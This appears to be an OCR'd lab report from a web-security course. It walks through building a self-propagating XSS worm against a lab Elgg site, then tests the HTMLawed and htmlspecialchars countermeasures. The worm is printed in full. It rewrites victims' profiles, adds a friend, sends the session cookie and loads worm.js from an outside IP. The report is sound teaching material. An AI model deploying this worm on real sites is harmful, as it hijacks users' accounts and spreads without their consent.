
First set profile of all users empty.

Write the script.



```
<script id="worm">
var self_p = document.getElementById("worm").outerHTML;
self_p = escape(self_p);
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

var content="__elgg_token="+elgg.security.token.__elgg_token+"&__elgg_ts="+elgg.security.token.__elgg_ts
+"&name="+elgg.session.user.name+"&description="+self_p+"&accesslevel%5Bdescription%
5D=2&briefdescription=beAttacked&accesslevel%5Bbriefdescription%5D=2&location=%3Cscript+src%3D%22192.168.158.128%
2Fworm.js%22+%3E%3C%2Fscript%3E&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%
5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile
%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid="+elgg.session.user.guid;
Ajax.send(content);


var Ajax=null;

Ajax=new XMLHttpRequest();
var url = "http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_ts="+elgg.security.token.__elgg_ts
+"&__elgg_token="+elgg.security.token.__elgg_token;
Ajax.open("GET",url,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
</script>
```

Add it in the description area of Samy's profile.



Edit profile

My display name


Samy

About me

```
Ajax=new XMLHttpRequest();
var url = "http://www.xsslabelgg.com/action/friends/add?friend=42&
__elgg_ts="+elgg.security.token.__elgg_ts+"&__elgg_token="+elgg.security.token.__elgg_token;
Ajax.open("GET",url,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
</script>
```

Public

Log in as Alice, and visit Samy's page.(we can see that Samy's state has changed)




Samy

Brief description: beAttacked

Location:

About me

Then we can see Alice’s state has also changed.




Alice

Brief description: beAttacked

Location:

About me



Edit profile

My display name: Alice

About me

```
<p>&nbsp;</p>
<script id="worm" type="text/javascript">// <![CDATA[
var self_p = document.getElementById("worm").outerHTML;
self_p = escape(self_p);
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
```

Public

Brief description: beAttacked


Public

Location

From above we can see the self-propagation is successful.

Task 7: Countermeasures

1.Turn on HTMLawed 1.8



Online users: admin; Alice (beAttacked)

New users: Samy (beAttacked); Charlie; Boby; Alice (beAttacked); admin

Welcome to Elgg! Right now you are looking at the administration dashboard. It's useful for tracking what's happening on the site.

Navigation for the administration area is provided by the menu to the right. It is organized into three sections:


Administer
Everyday tasks like monitoring reported content, checking who is online, and viewing statistics.

Configure
Occasional tasks like setting the site name or activating a plugin.

Develop
For developers who are building plugins or designing themes. (Requires a developer plugin.)

Be sure to check out the resources available through the footer links and thank you for using Elgg!

Content type	Number
Plugins	31
Widgets	5



Groups 1.8 [Settings]

Provides group support for elgg
Author: Core developers - http://www.elgg.org/
more info


HTMLawed 1.8

Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.
Author: Core developers - http://www.elgg.org/
more info

Invite Friends 1.8

Invite friends via email invites.
Author: Core developers - http://www.elgg.org/
more info

After turning on HTMLawed 1.8. Go to victim Alice’s web page.



Alice

Brief description: beAttacked

Location:


About me

```
var self_p = document.getElementById("worm").outerHTML;
self_p = escape(self_p);
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile
/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");

var content="__elgg_token=" elgg.security.token.__elgg_token
"&__elgg_ts=" elgg.security.token.__elgg_ts "&name="
elgg.session.user.name "&description=" self_p
"&accesslevel%5Bdescription%5D=2&
briefdescription=beAttacked&
accesslevel%5Bbriefdescription%5D=2&location=%3Cscript
src%3D%22192.168.158.128%2Fworm.js%22 %3E%3C
%2Fscript%3E&accesslevel%5Blocation%5D=2&interests=&
accesslevel%5Binterests%5D=2&skills=&
accesslevel%5Bskills%5D=2&contactemail=&
```


We can see that the script code can’t execute any more.

2.Turn on both measures

Go to var/www/XSS/elgg/engine/lib and uncomment all htmlspecialchars functions.



Then we log in as victim Alice. We can see that script tag is not available.



Alice

Brief description: beAttacked

Location:

About me

```
var self_p = document.getElementById("worm").outerHTML;
self_p = escape(self_p);
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile
/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");

var content="__elgg_token=" elgg.security.token.__elgg_token
"&__elgg_ts=" elgg.security.token.__elgg_ts "&name="
elgg.session.user.name "&description=" self_p
"&accesslevel%5Bdescription%5D=2&
briefdescription=beAttacked&
accesslevel%5Bbriefdescription%5D=2&location=%3Cscript
src%3D%22192.168.158.128%2Fworm.js%22 %3E%3C
%2Fscript%3E&accesslevel%5Blocation%5D=2&interests=&
accesslevel%5Binterests%5D=2&skills=&
accesslevel%5Bskills%5D=2&contactemail=&
accesslevel%5Bcontactemail%5D=2&phone=&
accesslevel%5Bphone%5D=2&mobile=&
```